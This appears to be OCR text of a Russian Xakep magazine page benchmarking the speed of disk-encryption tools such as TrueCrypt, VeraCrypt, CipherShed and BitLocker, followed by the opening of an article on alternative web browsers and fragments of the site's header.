
Help | < Back | Format | Cancel

Скорость работы с диском, зашифрованным TrueCrypt

Результаты мало чем отличаются от показателей незашифрованного диска, только скорость последовательной записи немного подкачала. На скриншоте видно, что работа происходит с диском L — именно к этой букве был подмонтирован зашифрованный диск E:. В TrueCrypt работа с зашифрованным диском осуществляется несколько иначе, чем в BitLocker.

А вот результаты VeraCrypt приятно удивили. Признаться честно, проводя тест, я ожидал, что победителем будет TrueCrypt и, возможно, результаты CipherShed окажутся на том же уровне. В VeraCrypt я не верил — из-за того, что у этой программы собственный формат и продвинутый алгоритм шифрования. Подозревать, что мои прогнозы окажутся неправильными, я начал еще при шифровании диска — скорость оказалась существенно выше, чем у TrueCrypt: 65 Мбайт/с против 55 Мбайт/с.


Результаты TrueCrypt




Шифрование диска программой VeraCrypt

Единственное, что мне не понравилось в VeraCrypt, — задержка длительностью примерно в минуту перед монтированием диска. Такой задержки не было ни в TrueCrypt, ни в CipherShed.


А вот CipherShed оказался медленнее VeraCrypt. Честно говоря, я был этим несколько удивлен: формат у CipherShed тот же, что и у TrueCrypt, настройки были такие же, значит, и производительность должна быть похожа. Но разница видна даже на этапе шифрования раздела — скорость составляла 43–51 Мбайт/с.



Задержка перед монтированием диска — неприятная особенность VeraCrypt



Результаты VeraCrypt



Результаты CipherShed

CipherShed Volume Creation Wizard: Encryption Options

Encryption Options

Encryption Algorithm

AES | Test

FIPS-approved cipher (Rijndael, published in 1998) that may be used by U.S. government departments and agencies to protect classified information up to the Top Secret level. 256-bit key, 128-bit block, 14 rounds (AES-256). Mode of operation is XTS.

More information on AES | Benchmark

Hash Algorithm

RIPEMD-160 | Information on hash algorithms

Help | < Back | Next > | Cancel

Параметры шифрования раздела CipherShed

CipherShed Volume Creation Wizard

Volume Format

Options

Filesystem NTFS | Cluster Default | Quick Format

Random Pool: 954FFE2905CD186894BFC01B1D0BFBBB...
Header Key: 2A1C62CEC721D0D8DA3D7EF4738EF3BB...
Master Key: D6B4AC027A4A813160F437B594FE626C...

Abort

Done 10.121% | Speed 51.0 MB/s | Left 8 minutes

IMPORTANT: Move your mouse as randomly as possible within this window. The longer you move it, the better. This significantly increases the cryptographic strength of the encryption keys. Then click Format to create the volume.

Help | < Back | Format | Cancel

Шифрование раздела в CipherShed



Осталось протестировать производительность Symantec Endpoint Security, которая является более навороченной версией PGPDisk. В третьем тесте производительность оказалась самой низкой из всех протестированных программ.

Результат Symantec Endpoint Security

СИСТЕМАТИЗИРУЕМ РЕЗУЛЬТАТЫ


Вот итоговая таблица с результатами.

Приложение	SeqQ32T1		4K Q32T1		Seq		4K	
	Чтение	Запись	Чтение	Запись	Чтение	Запись	Чтение	Запись
Без шифрования	79,88	80,66	0,679	1,195	79,89	78,43	0,548	1,101
BitLocker	**79,65**	**79,80**	**0,688**	**1,226**	**66,85**	**77,15**	**0,534**	**1,115**
TrueCrypt	**79,81**	**80,65**	**0,551**	**1,151**	**79,65**	**71,51**	**0,539**	**1,133**
VeraCrypt	79,99	76,56	0,562	1,262	79,89	68,15	0,542	1,154
CipherShed	73,52	77,05	0,551	1,096	74,04	65,84	0,536	1,139
Symantec EE	79,86	80,13	0,666	1,134	58,93	51,80	0,507	1,115

При использовании BitLocker снижение производительности наблюдается только в третьем тесте. В случае с TrueCrypt ощутимое снижение производительности наблюдается тоже в третьем тесте и то только при записи. Во всех остальных случаях снижение производительности вряд ли окажется сколько-нибудь ощутимым.

Производительность VeraCrypt, как и ожидалось, ниже, чем производительность TrueCrypt. Снижение скорости наблюдается в первом и третьем тестах. А вот CiphedShed оказался даже медленнее, чем VeraCrypt, — тоже в первом и третьем тестах. Symantec EE не выглядел бы аутсайдером, если бы не проваленный третий тест. Последовательный ввод-вывод с блоками небольшого размера — явно не его конек.

Однако всё это известные приложения, и все они на деле дают приемлемую производительность. Напоследок я решил протестировать еще одну программу — CyberSafe Top Secret. В ней используется библиотека шифрования диска от NT Kernel и все тот же алгоритм AES. С этим приложением я уже давно знаком, но, если честно, ожидал более высоких результатов. На деле это оказался настоящий аутсайдер — на фоне его результатов даже SEE кажется спринтером. Epic fail.



Результаты CyberSafe Top Secret

ВЫВОДЫ

Первое место по производительности разделяют TrueCrypt и BitLocker. В третьем тесте скорость чтения у них ниже, чем у VeraCrypt, но зато выше скорость записи, да и посмотри на результаты второго теста.

На втором месте — VeraCrypt, эта программа ненамного медленнее, чем TrueCrypt. Третье место — CipherShed, а четвертое — Symantec Endpoint

Encryption, но только из-за провала в третьем тесте. Что до CyberSafe Top Secret, то мы о нем больше говорить не будем.

Если нужна поддержка GPT, то я бы выбрал BitLocker. Как и SEE, BitLocker — решение с закрытым кодом, но его стоимость уже входит в цену Windows, так что недешевый (и к тому же тянущий за собой череду другого софта) SEE оставим корпоративным пользователям.

Однако если нужно зашифровать хранилище, а не системный диск, то можно смело выбирать VeraCrypt. Да, будет чуть медленнее, чем TrueCrypt, но зато проект развивается, и есть надежда, что и поддержка GPT появится в обозримом будущем.

ЯЩЕРЫ, КУЛЬТИСТЫ И ПРОЙДОХИ

КТО И ЗАЧЕМ ДЕЛАЕТ АЛЬТЕРНАТИВНЫЕ БРАУЗЕРЫ





Олег Парамонов
paramonov@sheep.ru

Мы выбрали пять необычных браузеров. Они интересны не потому, что лучше Chrome или Firefox. Часто — совсем наоборот. Но для их существования всегда есть веская причина. Кто-то не хочет бросать дело, начатое четверть века назад, кто-то болеет за операционную систему, о которой забыли авторы всех прочих браузеров, а кто-то — за миллионы долларов, обещанные инвесторами из Кремниевой долины.

Современные браузеры — это едва ли не самая сложная программа в операционной системе. В Chrome, Firefox и Internet Explorer за годы разработки вложены миллиарды долларов и бесчисленные человеко-часы. О конкуренции с ними может думать только безумец. И тем не менее альтернативные браузеры не исчезают. Что движет их создателями и пользователями?

CONKEROR

«Хакер» - Безопасность, разработка, DevOps - Conkeror

ЛЮДИ СОФТ ЖЕЛЕЗО MOBILE ВЗЛОМ ВИРУСЫ КОДИНГ LINUXOID ADMIN GEEK

ПОДПИСЧИКАМ

228

Прокачай свой Nmap! Расширяем возможности культового сканера при помощи NSE-скриптинга

4051

Проверка боем: насколько хороши бесплатные антивирусы

ВСЕ ПУБЛИКАЦИИ ПО ДАТЕ СОРТ

40 МИНУТ НАЗАД ДЛЯ ПОДПИСЧИКОВ

ПРОКАЧАЙ СВОЙ NMAP! РАСШИРЯЕМ ВОЗМОЖНОСТИ КУЛЬТОВОГО СКАНЕРА ПРИ ПОМОЩИ NSE-СКРИПТИНГА

Nmap — культовый сканер, без которого не может обойтись практически ни один хакер. Использовать в паре с Nmap другие инструменты — обычная

«ХАКЕР» В СОЦСЕТЯХ

ПОДПИСКА НА ЖУРНАЛ

«ХАКЕР» ДОСТУПЕН ТОЛЬКО В ЭЛЕКТРОННОЙ ВЕРСИИ

Оформи подписку — получи:

- доступ к платным материалам сайта
- доступ ко всем номерам PDF

~~3400~~ 2700 р. на год КУПИТЬ

400 р. за 1 месяц КУПИТЬ

Подробнее о подписке

https://xakep.ru/ 13:14 (100, 0)

Link: https://xakep.ru/2016/02/25/pimp-my-nmap/

